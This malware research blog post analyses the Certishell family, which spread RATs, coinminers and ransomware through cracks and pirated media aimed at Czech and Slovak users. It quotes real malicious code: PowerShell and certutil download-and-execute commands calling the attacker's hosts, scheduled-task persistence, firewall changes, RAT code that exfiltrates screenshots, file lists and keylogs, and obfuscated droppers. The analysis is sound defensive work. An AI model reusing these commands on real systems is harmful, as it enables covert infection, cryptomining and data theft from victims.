# Warez users fell for Certishell

April 21, 2022

by Daniel BenešApril 21, 202214 min read

Research of this malware family began when I found a malicious task starting powershell code directly from a registry key within our user base. I wasn't expecting the surprise I'd arrived at when I began tracking its origins. Living in a smaller country, Czech Republic, it is a rare sight to see someone exclusively targeting the local `Czech/Slovak` audience. The threat actor seems to have been creating malware `since 2015` and appears to be from Slovakia. The bad actor's repertoire contains a few `RATs` , some packers for `cryptominers` and, almost obligatorily, `ransomware` , and I have named the malware family `Certishell` . This person's malware is spread with illegal copies of songs and movies and with alleged cracks and keygens of games and common tools (`GTA SA` , `Mafia` , `Avast` , `Microsoft Office`) that were hosted on one of the most popular Czech and Slovak file-sharing services `uloz.to` .

```
"C:\Windows\system32\schtasks.exe" /create /sc onlogon /tn SystemSettings /rl highest
    /tr "mshta vbscript:CreateObject(\"Wscript.Shell\").Run(\"powershell.exe
    -WindowStyle hidden -ep bypass -nop -c $e=(Get-ItemProperty "HKLM:\Software\a");
    Select-Object -ExpandProperty Shell;Invoke-Expression $e\",0,True)(window.close)"
```

The **Ceritshell** family can be split into three different parts.

1. RAT with a C&C server `sivpici.php5[.]sk` (Czech/Slovak slang for "you are fucked up"), which has AutoIT, C++ and Go versions.
2. Miner downloaded from hacked websites and started with the script `que.vbs` from the task.
3. Miner or ransomware downloaded from hacked websites and launched from a powershell command hidden in registry keys. The command from the registry key is started with the task from the picture above.

The map above shows the risk ratio of users around who were at risk of encountering one of the malware families

Sivpici.php5.sk (2015-2018)

The oldest part of the family is a simple RAT with `sivpici.php5[.]sk` as the C&C server. It places all the needed files in the folder `.win` inside of the user folder.

The malware installer comes disguised as one of the following:

- Cracked software, such as `FixmyPC` ,
- Fraud apps, like `SteamCDKeys` that share Steam keys,
- Music CD unpackers with names like `Extractor.exe` or `Heslo.exe` (Heslo means *password* in Czech/Slovak) that come with a password protected archive with music files.

The malicious executable downloads an executable named UnRAR.exe and a malicious archive that contains a simple RAT written in C++, AutoIT or Go.

Installer

Every executable installing this malware family contains a script similar to the one in the following picture optionally with `curl.exe` . This script usually shows the password to archive or start another application. The malicious part downloads a legitimate RAR extractor `UnRAR.exe` and a malicious archive that can be password protected and unpacks it into the `%UserProfile%\.win\` folder. In the end it registers one of the unpacked files as a service, starts it and allows one of the binaries in the firewall.

```
@shift
start "" "fix-my-pc-setup.exe"

if exist %UserProfile%\UnRAR.exe (
    timeout 2
    exit
) else (
    cd %UserProfile%
    %MYFILES%\curl.exe -O https://netix.dl.sourceforge.net/project/dieworld/UnRAR.exe
    %MYFILES%\curl.exe -O http://sivpici.php5.sk/xlam.rar
    UnRAR.exe x xlam.rar
    timeout 10
    cd /d "%UserProfile%\.win\Lambda\" ^
& schtasks /create /sc onlogon /tn WinUpd /rl highest /tr "%UserProfile%\.win\que.vbs"
    timeout 1
    cd C:\Users\%USERNAME%\.win\Lambda\
    timeout 1
    start C:\Users\%USERNAME%\.win\Lambda\dwms.exe
    timeout 5
    cd %UserProfile%
    DEL xlam.rar
    netsh firewall add rule name="DriverX" dir=in action=allow ^
program="%UserProfile%\.win\Lambda\chromedriver.exe" enable=yes
    netsh advfirewall firewall add rule name="DriverX" dir=in action=allow ^
program="%UserProfile%\.win\Lambda\chromedriver.exe" enable=yes
    exit
)
```

I found six different methods used to pack the script into executable binary:

1. Bat2exe
2. Quick Batch File Compiler
3. Compiled AutoIT version

```
MSGBOX ( $MB_SYSTEMMODAL , "Heslo" , "Heslo je kalinator" , 0x0000001e )
IF FILEEXISTS ( @USERPROFILEDIR & "\UnRAR.exe" ) THEN
ELSE
INETGET ( "http://sivpici.php5.sk/UnRAR.exe" , @USERPROFILEDIR & "\UnRAR.exe" , 0x00000001 )
INETGET ( "http://sivpici.php5.sk/begin.rar" , @USERPROFILEDIR & "\begin.rar" , 0x00000001 )
LOCAL $CMD = "cd %UserProfile% & UnRAR.exe x begin.rar & cd %UserProfile%\.win\Lambda\ & " &_
"schtasks /create /sc onlogon /tn winhost /rl highest /tr ""%UserProfile%\.win\que.vbs"" & "&_
"start C:\Users\%USERNAME%\.win\Lambda\winhost.exe & cd %UserProfile% & DEL begin.rar"
RUNWAIT ( @COMSPEC & " /c " & $CMD , "" , @SW_HIDE )
```

4. Compiled AutoIT version with obfuscated script

```
INETGET ( $A4BB8322D0E , $A15B842493D )
SHELLEXECUTE ( $A53B8522E22 )
IF PROCESSEXISTS ( $A1FB862061C ) THEN EXIT
OPT ( $A1EB8724F4A , NUMBER ( $A05B882161E ) )
IF FILEEXISTS ( EXECUTE ( $A56B892594C ) & $A49B8A26052 ) THEN
ELSE
INETGET ( $A46B8B25907 , EXECUTE ( $A0BB8C24163 ) & $A5DB8D21847 , NUMBER ( $A19B8E22215 ) )
INETGET ( $A06B8F21B09 , EXECUTE ( $A17C802471A ) & $A24C812574F , NUMBER ( $A55C822164C ) )
LOCAL $A30C8324A2C = $A22C8421B63
RUNWAIT ( EXECUTE ( $A0DC8521D34 ) & $A01C8621221 & $A30C8324A2C , "", EXECUTE ( $A4EC8722B52))
ENDIF
```

5. Compiled AutoIT version with obfuscated script and packed with PELock
6. Compiled AutoIT version with obfuscated script packed with VMProtect

RAT

There are three main variants of this RAT. All of them use the same C&C `sivpici.php5[.]sk` and similar communication protocol. The most advanced is a compiled AutoIT script. This script comes in 10 different main versions. The second one is written in C++ and we found only one main version and the last one is written in Go also with one main version.

The first time it is run, it generates a random alphanumeric string that works as an identificator for the C&C. This identificator is saved into file gen.gen for next start. The communication uses the HTTP protocol. Infected machines send the following back the C&C:

- `pc` = ComputerName,
- `os` = content of `SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\ProductName`,
- `uniq` = generated identifier, saved in `\.win\gen.gen`

with the `GET` method to `start.php` .

After a random period of time, the malware starts asking for commands using the `GET` method with the parameter `uniq` . The response is a number that has fixed meanings throughout all the versions. Commands "1" – "7" are implemented as follows:

1. The RAT downloads a URL from `/urlg.php` using `uniq` , from this URL it downloads a file, `packed.rar` , then the RAT starts `run.bat` from the installation phase to UnRaR the package to the `\.win\Lambda` folder and restart the RAT. This allows the RAT to update itself and also download any other file necessary.
2. Create a screenshot and send it with the `POST` method to the `up.php` .
3. Send all file names from all drives to `up.php` .
4. DDoS attack to a chosen IP through `UDP` / `HTTP` / `PING` .
5. Get a list of all installed apps from `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall` saves it to `/.win/installed.txt` and send them to `up.php` .
6. Get a list of all running processes, save it to `/.win/processes.txt` and send them to `up.php` .
7. Collect log from keylogger, save it to `\.win\log.txt` and send it to `up.php` .

The RAT in the form of compiled AutoIT script has the name `Winhost.exe` .

```
; Find uniq or generate new
IF FILEEXISTS ( @USERPROFILEDIR & "\.win\gen.gen" ) THEN
  $FILE = @USERPROFILEDIR & "\.win\gen.gen"
  FILEOPEN ( $FILE , 0 )
  FOR $I = 1 TO _FILECOUNTLINES( $FILE )
    $LINE = FILEREADLINE ( $FILE , $I )
    $UNIQI = $LINE
  NEXT
  FILECLOSE ( $FILE )
ELSE
  $DOCAS = _RANDOMALPHANUM( 16 )
  LOCAL $HFILEOPEN = FILEOPEN ( @USERPROFILEDIR & "\.win\gen.gen" ,
                               $FO_OVERWRITE + $FO_CREATEPATH )
  FILEWRITELINE ( $HFILEOPEN , $DOCAS )
  FILECLOSE ( $HFILEOPEN )
  $UNIQI = $DOCAS
  $SGET = HTTPGET( "http://" & $WEBS & "/reg.php?pc=" & @COMPUTERNAME &
                  "&os=" & $SVAR & "," & @OSARCH & "&uniq=" & $UNIQI )
ENDIF

; "ping" C&C server
SLEEP ( 2000 )
HTTPGET( "http://" & $WEBS & "/updaver.php?uniq=" & $UNIQI & "&ver=0004" )
SLEEP ( 2000 )
GLOBAL $TIMER = TIMERINIT ( ) , $DIFF = 0

; main loop
WHILE  1
  $DIFF = TIMERDIFF ( $TIMER )
  $X = RANDOM ( 62000 , 120000 , 1 )
  IF $DIFF >= $X THEN
    SLEEP ( RANDOM ( 45000 , 75000 , 1 ) )
    $PAGE = _INETGETSOURCE( "http://" & $WEBS & "/load.php?uniq=" & $UNIQI )
    SWITCH $PAGE
      CASE 1 ; download updated version and run it

        ...
      CASE 2 ; make screenshot and send it

        ...
      CASE 3 ; upload list of all files on all drives

        ...
      CASE ELSE
    ENDSWITCH
    SLEEP ( 2 )
    $SGET = HTTPGET( "http://" & $WEBS & "/online.php?uniq=" & $UNIQI )
    SLEEP ( RANDOM ( 62000 , 120000 , 1 ) )
    $TIMER = TIMERINIT ( )
  ENDIF
  SLEEP ( 5 )
WEND
```

There is a comparison of different versions (versioning by the author of the RAT) in the following table.

Version	Commands	Notes
debugging	1	Command 2 opens a message box with text 222222
4	1 – 3	Registration of PC happens only once on `reg.php` and on connection it sends only the `uniq` and the version of the RAT to `updaver.php`
6	1 – 4	Opens `/ad.php` in a hidden Internet Explorer window once when the user is not interacting with the PC for at least 5 seconds and closes it after 30 seconds.
7	1 – 5	
8	1 – 7	Keylogger starts with the start of the RAT.
9	1 – 7	Keylogger has colored output.
10	1 – 7	Keylogger is separate executable (`~\.win\1.exe`)

Comparission of different version of AutoIT RAT
The keylogger in versions eight and nine is copied from the official AutoIT documentation (with a few small changes)
https://www.autoitscript.com/autoit3/docs/libfunctions/_WinAPI_SetWindowsHookEx.htm

```
IF $SLAST <> "02" THEN _LOGKEYPRESSED(
"<font style="font-size:12px;color:red"><b> {<u>RIGHT MOUSE BUTTON</u>} </b></font>" )
```

Version 9 adds coloring of keys, mouse movements and clipboard in the keylogger. The C++ RAT is named `dwms.exe`. It uses LibCURL to communicate with the C&C. The communication protocol is the same. The `uniq` identifier is saved in the `fr.fr` file instead of `gen.gen` for the AutoIT version, it also starts communication by accessing `connect.php` instead of `start.php`.

I've managed to find a debugging version that only has the first command implemented and returns only "Command 2" and "Command 3" to the standard output for the second and third command. After every command it answers the C&C by sending `uniq` and `verzia` ("version" in English) with GET method to `online.php`.

The "production" version is labeled as version A. The code is divided into two functions:

- `LLLoad` downloads the URL address of the C&C server from the pastebin and tests it by downloading `/exists.txt`.

- `RRRun` that contains the first two commands as described above. It also uses `/connect/` path for `register.php`, `load.php`, `online.php` and `verzia.php`.

To download newer versions it uses curl called from the command line.

```
std::operator+<char>(&v15, "cmd.exe /c cd C:\\Users\\%USERNAME%\\.win\\ && curl.exe -O ", &Msite);
std::operator+<char>(&stre2, &v15, "//packed.rar");
std::string::~string(v5);
cstr2 = (const char *)std::string::c_str(v6);
WinExec(cstr2, 0);
```

Another difference is that screenshots taken are sent via FTP to a different domain: `freetips.php5[.]sk/public_html/SHOT.bmp` with the username `sivpici` and password `A1B2C3D4`.

The RAT written in Go only has the first command implemented, but it downloads `/cnct/ad.txt` and it opens URLs contained on victims computer, thus we speculate it could also work as adware.

IECache, bitly, pastebin (2016-2018)

The installation of this coinminer is similar to the RAT in the previous section. Installations use the same folder and the scripts have the same name. It usually comes as an unpacker of illegal copies of music and movies downloaded from `uloz.to`. It uses powershell to download and execute scripts from a bit.ly shortened address. The final stage is coinminer `IECache.exe`, which is usually XMRig.

Heslo.txt.exe, Crack.exe…

There is a huge variety of programs that download bit.ly-shortened Czech and Slovak sites and execute them. These programs include: GTA SA crack, Mafia, Microsoft Office, Sims, Lego Star Wars, and unpackers for music and movies. These programs usually print a message to the victim and run a malicious script in a hidden window.

The unpackers use UnRAR to unpack the archive and show the victim the password of that archive.

```python
def extract(self):
    subprocess.call('unrar.exe x -p1234 "' + root.filename + '"', shell=True)
    ctypes.windll.user32.MessageBoxA(0, 'Parada je to teraz sa ti automaticky otvori ' +
                                        'zlozka kde najdes Kaliho', 'Uspech!', 0)
    subprocess.call('powershell.exe -ep Bypass -nop -c iex ((new-object net.webclient).' +
                    'DownloadString("\'https://bit.ly/2ONnQwb\'"))', shell=True)
    ctypes.windll.user32.MessageBoxA(0, 'Pokial by ti nerozbalilo rar tak to skus rucne ' +
                                        's heslom --> 1234', 'Uspech!', 0)
    os.startfile(os.path.realpath(os.path.dirname(sys.argv[0])))
```

Unpacker of a music album written in Python and packed with Pyinstaller. It tries to use UnRAR.exe to unpack the music, if unsuccessful, it shows password "1234".
The cracks on the other hand just show an error message.

```
MessageBoxA(
  0,
  "Can't open the data files. Check that they exist and that you have permission to write to them. The program will now exit.",
  "error [201] ",
  0x10u);
return 0;
```

Result of Patcher for Counter-Strike Global Offensive. After downloading and installing the malware from Sourceforge it shows an error from the picture above.
All the installation files execute the following command with some bitly shortened site:

```
powershell.exe -ep Bypass -nop -c iex ((new-object net.webclient).DownloadString(
"\'https://bit.ly/2ONnQwb\'"))
```

There are VBA scripts calling it, basic programs possibly written in **C**, **.Net**, **AutoIT** scripts, **Golang** programs, **Rust** programs, **Redlang** programs, different packers of **python** and **batches**, some of them use **UPX**, **MPRESS**, **VMprotect** and **PELock**.

```
64 40 4B 00 00 00 00 00|52 45 44 42 49 4E 01 06  | d@K.....REDBIN..
5D 37 01 00 90 12 07 00|90 12 07 00 68 15 00 00  | ]7..........h...
80 D0 32 03 00 8A 07 0E|DD 0B 80 05 38 18 98 86  | €Đ2..█..Ý.€.8.██
81 A1 18 98 8D 81 19 19|18 96 81 91 19 98 9C 81  | .¡.█.....█.'.██.
11 1A 18 A4 81 69 1A 98|AB 81 09 1B 98 B5 81 B9  | ...¤.i.█«...█µ.¹
1B 98 BF 81 31 1C 18 C6|81 99 1C 98 CC 81 19 1D  | .█¿.1..Æ.█.█Ì...
98 D6 81 B9 1D 98 DF 81|39 1E 98 E5 81 A9 1E 18  | █Ö.¹.█ß.9.█å.©..
EF 81 31 1F 18 F7 81 A9|1F 18 FE 81 21 10 00 00  | ï.1..÷.©..þ.!...
```
Red language

```
$CMD = "powershell.exe -ep Bypass -nop -c iex ((new-object net.webclient).DownloadString(
'https://bit.ly/2KAAphm'))"
RUNWAIT ( @COMSPEC & " /c " & $CMD , @WINDOWSDIR , @SW_HIDE )
```

AutoIT

```
import subprocess, win32ui, time, os, platform, os.path
win32ui.MessageBox('Heslo od archivu je : Prague', 'Uloz.to')
PATH = os.path.expanduser('~') + '\\QQQ.txt'
if os.path.isfile(PATH):
    time.sleep(2)
else:
    with open(PATH, 'a') as (the_file):
        the_file.write('o\n')
    subprocess.call('powershell.exe -ep Bypass -nop -c iex ((new-object net.webclient).Download
    time.sleep(10)
```

Pyinstaller

```
@shift /0
@echo off&(if defined @lo@ goto ¡)&setlocal disableDelayedExpansion&for /f "delims=:. tokens=2"
 %%A in ('chcp') do set "@chcp@=chcp %%A>nul"&chcp 708>nul&set ^"@args@=%*"
set "@lo@= !#$&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuv
set "@hi@=%=%;%=%¢%=%¤%=%¥%=%§%=%¨`%=%©%=%ª%=%«%=%¬%=%®%=%¯%=%°%=%±%=%²%=%³%=%´%=%µ%=%¶%=%·%=
(setlocal enableDelayedExpansion&for /l %%N in (0 1 93) do set "!@hi@:~%%N,1!=!@lo@:~%%N,1!")&c
%@chcp@%&exit /b
:¡
%ä%%å%%¡%%windir%%¡%%¡%%§%%¡%%ä%%æ%%ó%%õ%%ö%%õ%%ê%%í%%˜%%æ%%ù%%æ%%¡%%®%%ö%%ó%%í%%ä%%ä%%ä%%é%
%æ%%¡%%®%%ö%%ñ%%í%%ê%%ó%%¡%%®%%ç%%¡%%é%%ö%%ö%%ñ%%»%%°%%˜%%ê%%ô%%ô%%ê%%í%%æ%%ñ%%ó%%ô%%÷%%ê%%å%
%æ%%ó%%˜%%ó%%ö%%°%%ø%%ê%%í%%ô%%ä%%ó%%ñ%%ö%%˜%%ä%%ä%%ö%%¡%%ø%%ê%%í%%ô%%ä%%ó%%ñ%%ö%%˜%%ä%%ä%%õ%
%¡%%³%%¿%%Ï%%Ö%%Í%%¡%%¡%%¿%%Ï%%Ö%%Í%%¡%%§%%¡%%ä%%æ%%ó%%õ%%ö%%õ%%ê%%í%%˜%%æ%%ù%%æ%%¡%%®%%ö%%ó%%í%
%ä%%ä%%ä%%é%%æ%%¡%%®%%ö%%ñ%%í%%ê%%ö%%¡%%®%%ç%%¡%%é%%ö%%ö%%ñ%%»%%°%%˜%%ê%%ô%%ô%%ê%%í%%æ%%ñ%%ó%
%ô%%÷%%ê%%å%%æ%%ó%%˜%%ó%%ö%%°%%ò%%ö%%æ%%˜%%÷%%ä%%ó%%¡%%ò%%ö%%æ%%˜%%÷%%ä%%ó%%¡%%³%%¿%%Ï%%Ö%%Í%
%¡%%¿%%Ï%%Ö%%Í%%¡%%§%%¡%%ä%%å%%¡%%°%%å%%¡%%windir%%¡%%§%%¡%%æ%%ä%%é%%Ò%%¡%%ú%%¡%%ý%%¡%%ò%%ä%
%é%%ö%%ä%%ò%%ì%%ò%%¡%%°%%ä%%ò%%æ%%ä%%ò%%æ%%¡%%°%%ö%%ä%%¡%%ò%%í%%í%%ò%%ê%%ö%%í%%¡%%°%%ö%%í%%¡%
%ø%%ê%%í%%Î%%ê%%ó%%¡%%°%%ó%%í%%é%%ê%%ê%%é%%æ%%ó%%ó%%¡%%°%%ò%%ó%%¡%%windir%%Ý%%Ý%%ò%%ö%%æ%
%˜%%÷%%ä%%ó%%¡%%³%%¿%%Ï%%Ö%%Í%%¡%%¿%%Ï%%Ö%%Í%%§%%ä%%ò%%ä%%ö%%ê%%ñ%%ó%%¡%%windir%%Ý%%Ý%
%ò%%ö%%æ%%˜%%÷%%ä%%ó%%³%%¿%%Ï%%Ö%%Í%%¡%%¿%%Ï%%Ö%%Í%

echo "_              _              _              _    "
echo "| |  | |       | |          (_)          | |      "
echo "| |__| | __  __| | __      _ __  (_) _  __ __  __ _  | |__  __  __ "
echo "|  __  |/ _ \/ _ | |/ _ \    | |/ _ \    \ \ / / '_/ _` | '_ \ / _ \/ _| "
echo "| |  | |  _/\_ \ | (_) |   | | _/ _   \ v /| | | (_| | |_) | _/ (_ "
echo "|_|  |_|\___||___/_|\___/   | |\___| (_)   \_/ |_| \_,_|_._/ \__|\__| "
echo "                         _/ |                       "
echo "                        |__/                        "
echo "  PS: Dik za podporu albumi su v 320kbps prosim podpor aj kupou originalu :) "
pause
```

Bat obfuscator

```
Size[0] = (size_t)&libcore_slice_mod_rs;
Size[1] = 7;
dwBytes = (SIZE_T)&unk_42D320;
v228 = 7;
v285[0] = (int)"/C powershell.exe -ep Bypass -nop -c iex ((new-object net.webclient).DownloadString('https:///2'))";
```

Rust

Downloaded script

There are at least two new scripts created by the script from the site hidden behind the `bit.ly` shortened URL, `que.vbs` and `run.bat`.

The script also creates one of two services named `Winmgr` and `Winservice` that start `que.vbs`. Que.vbs only starts `run.bat` which downloads `whats.txt` contains a script downloading and starting coinminer `IECache.exe`.

que.vbs hash:
`6f2efc19263a3f4b4f8ea8d9fd643260dce5bef599940dae02b4689862bbb362`
run.bat hash:
`1ad309c8ee17718fb5aacf2587bd51bddb393c0240ee63faf7f890b7093db222`

```
@echo off

cd "%UserProfile%\.win\"
powershell -Command
  "(New-Object Net.WebClient).DownloadFile('https://pastebin.com/raw/tTMzK8YG', 'whats.txt')"
timeout /t 2
set /p data=<whats.txt
setlocal enabledelayedexpansion
set count=0

for /f "tokens=*" %%x in (whats.txt) do (
    set /a count+=1
    set var[!count!]=%%x
)
timeout /t 2
del whats.txt
ping -n 2 %var[1]% | find /I "Lost = 0"
if %errorlevel% == 0 goto OK
exit

:OK
%var[2]%
```

Content of `run.bat`

In this case the pastebin contains two lines (the second line is splitted for better readability)

```
172.217.23.227
cmd.exe /C cd "%windir%" &
    certutil.exe -urlcache -split -f http://forummanazera.sk/IEcache.exe &
    start IEcache.exe & exit
```

content of pastebin

The miner

The miner is saved as `IECache.exe` or `ctfmon.exe` .

The first miner (from June, 2018) is just XMRig that includes all command line options inside the binary.

```
strcpy(v8, "xmrig");
v7[0] = (int)v8;
strcpy(v15, "--url=74.118.139.214:80");
v7[1] = (int)v15;
v7[2] = (int)v10;
strcpy(v10, "--user=x");
v7[3] = (int)v11;
strcpy(v11, "--pass=x");
v7[4] = (int)v9;
strcpy(v9, "--nicehash");
v7[5] = (int)v14;
v7[6] = (int)v13;
strcpy(v14, "--donate-level=1");
v7[7] = (int)v12;
strcpy(v13, "--max-cpu-usage=65");
strcpy(v12, "--threads=3");
v7[8] = 0;
sub_49E5C0(v4, v7);
v5 = sub_49E090();
sub_49E4F0();
return v5;
```

Most of the miners of this type I found are packed with `VMProtect` or `Themida/Winlicense` .

The more interesting one (from Jun-Jul 2018) is a compiled AutoIT script packed with `VMProtect` . Here again, we see that author speaks Slovak:

```
FUNC ODBASUJ64A( $INPUT_STRING )

...
FUNC ODLZMUJA( $SOURCE )
IF NOT ISBINARY ( $SOURCE ) OR BINARYLEN ( $SOURCE ) < 0x00000009 THEN RETURN SETERROR ( 0x0000

...
LOCAL $DATIZ = MEDLOLOTVOR( $TAJDAT )
LOCAL $NEJAKAVELKOSTG = DAJZRAMADRESU( $DATIZ , STRINGREPLACE ( "AAAaDecGetSize" , "AAA" , "Lzm
LOCAL $PNEJAKAC = DAJZRAMADRESU( $DATIZ , STRINGREPLACE ( "***aDec" , "***" , "Lzm" ) )

...
FUNC MEDLOLOTVOR( $DSUBOR )

...
FUNC DAJZRAMADRESU( $KDE , $SFUNCNAME )

...
FUNC ZAVRIRAM( $KDE )

...
FUNC _JADRORA( $ICALL , BYREF $MOWE , $SFUNCNAME = 0x00000000 )
LOCAL STATIC $_VOLAKYBUFAC , $_NECONACITAJ , $_DAJADRASA , $_UVOLNITO , $_DAJPROCAK , $LIBKUA ,
IF NOT $COTOIN THEN
IF @AUTOITX64 THEN EXIT ( MSGBOX ( 0x00000010 , "Error-x64" , "x64 Not Supported! " & @LF & @LF
